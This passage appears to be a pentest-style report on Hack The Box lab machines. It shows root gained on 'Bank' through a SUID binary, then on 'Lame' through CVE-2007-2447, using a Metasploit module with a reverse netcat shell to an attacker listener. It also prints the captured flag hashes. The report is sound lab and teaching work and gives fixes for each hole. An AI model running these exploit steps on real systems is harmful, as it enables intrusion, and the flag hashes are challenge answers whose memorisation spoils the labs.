By executing the binary, access to user “root” is granted.

```
root@bank:/var/htb/bin# ls -l
total 112
-rwsr-xr-x 1 root root 112204 Jun 14 2017 emergency
root@bank:/var/htb/bin# ./emergency
# id
uid=0(root) gid=0(root) groups=0(root)
# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:94:11:f0
          inet addr:10.10.10.29  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe94:11f0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:791254 errors:0 dropped:74 overruns:0 frame:0
          TX packets:773602 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:121822137 (121.8 MB)  TX bytes:382770330 (382.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:7854 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7854 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:809056 (809.0 KB)  TX bytes:809056 (809.0 KB)
```

Vulnerability Explanation:

Due to the file having SUID permissions and mounting the entire system, executing it grants access to the filesystem as user “root”.

Vulnerability Fix:

- **Removing SUID from the file:** Removing SUID permissions will prevent this Escalation Vector.
- **Restricting execution:** Preventing World-Execute on the file will prevent the ability of anyone on the server executing this binary and gaining access to “root”.

Severity: Critical - Executing this SUID binary grants access to “root” user on the system.

System IP: 10.10.10.3

Service Enumeration

Server IP Address	Ports Open
10.10.10.3	TCP: 21(ftp), 22(ssh), 139(smbd), 445(smbd)
	UDP:

Nmap Scan Results:

```
(boker@boker)-[~/Desktop/HTB/Lame]
$ nmap -sV -sC 10.10.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-06 13:48 IST
Nmap scan report for 10.10.10.3
Host is up (0.10s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 10.10.14.33
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h30m37s, deviation: 3h32m11s, median: 34s
|_smb-os-discovery:
|_   OS: Unix (Samba 3.0.20-Debian)
|_   Computer name: lame
|_   NetBIOS computer name:
|_   Domain name: hackthebox.gr
|_   FQDN: lame.hackthebox.gr
|_   System time: 2025-11-06T06:49:32-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
```

Initial Shell Vulnerability Exploited

Shell as user "root"

Vulnerability Explanation: [CVE-2007-2447](#)

The vulnerability exploited is a command execution vulnerability in "Samba 3.0.20 - 3.0.25rc3". When using the non-default "username map script" configuration option, by specifying a username that contains shell meta characters (For example the following characters: "|, <, >, &, etc..) an attacker can execute arbitrary commands. This exploitation requires no authentication since this configuration maps usernames prior to authentication.

Vulnerability Fix:

- **Updating/Patching "Samba":** The best and most reliable fix is updating "Samba" to a newer version that will prevent this issue. Also a [patch to "samba 3.0.24"](#) was released if an older version of samba is required.
- **Network Isolation:** Allowing only trusted hosts/subnets to connect to SMB can prevent this vulnerability from being exploited.
- **Running "smbd" in a container:** Running the service in a container and using a tool like "AppArmor" to restrict what samba can execute may mitigate this exploit. Even if the vulnerability is exploited, the attacker access is inside a sandbox.

Severity: Critical - Exploitation of "Samba 3.0.20" using CVE-2007-2447 allows an attacker to gain access to user "root" on the system, leading to full system compromisation.

Proof of Concept Code Here:

Exploring vulnerabilities on “vsftpd 2.3.4” and “samba 3.0.20” [CVE-2007-2447](#) is found on this samba version, using the [following metasploit module](#) to try and exploit this version of samba. Setting the options in the metasploit module:

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  CHOST      The local client address
  CPORT      The local client port
  Proxies    A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.10.3      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139             yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.14.33     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic
```

Running the exploit and access to user “root” is achieved on the system:

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.10.14.33:4444
[*] Command shell session 1 opened (10.10.14.33:4444 -> 10.10.10.3:59604) at 2025-11-06 13:58:01 +0200

id
uid=0(root) gid=0(root)
```

Initial Shell Screenshot:

```
id
uid=0(root) gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:94:25:7d
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe94:257d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2492 errors:0 dropped:0 overruns:0 frame:0
          TX packets:369 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:165884 (161.9 KB)  TX bytes:40941 (39.9 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:193 errors:0 dropped:0 overruns:0 frame:0
          TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68693 (67.0 KB)  TX bytes:68693 (67.0 KB)
```

Proof.txt Contents (User.txt): 9f4640c36a017e1b43e13c69e20c5cab

```
find / -iname user.txt 2>/dev/null
/home/makis/user.txt
cat /home/makis/user.txt
9f4640c36a017e1b43e13c69e20c5cab
```

Proof.txt Contents (root.txt): c7df12d5fa07ec7c83dbf988df5533f5

```
pwd
/root
cat root.txt
c7df12d5fa07ec7c83dbf988df5533f5
```

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents (root.txt)
10.10.10.229 (spectra.htb)	d44519713b889d5e1f9e536d0c6df2fc
10.10.10.56 (shocker.htb)	253dac32409d49bc03f33696b60ffa74
10.10.10.48 (mirai.htb)	3d3e483143ff12ec505d026fa13e020b
10.10.10.29 (bank.htb)	5b62463f011c62617ce6a15dac259fb6
10.10.10.3 (lame.htb)	c7df12d5fa07ec7c83dbf988df5533f5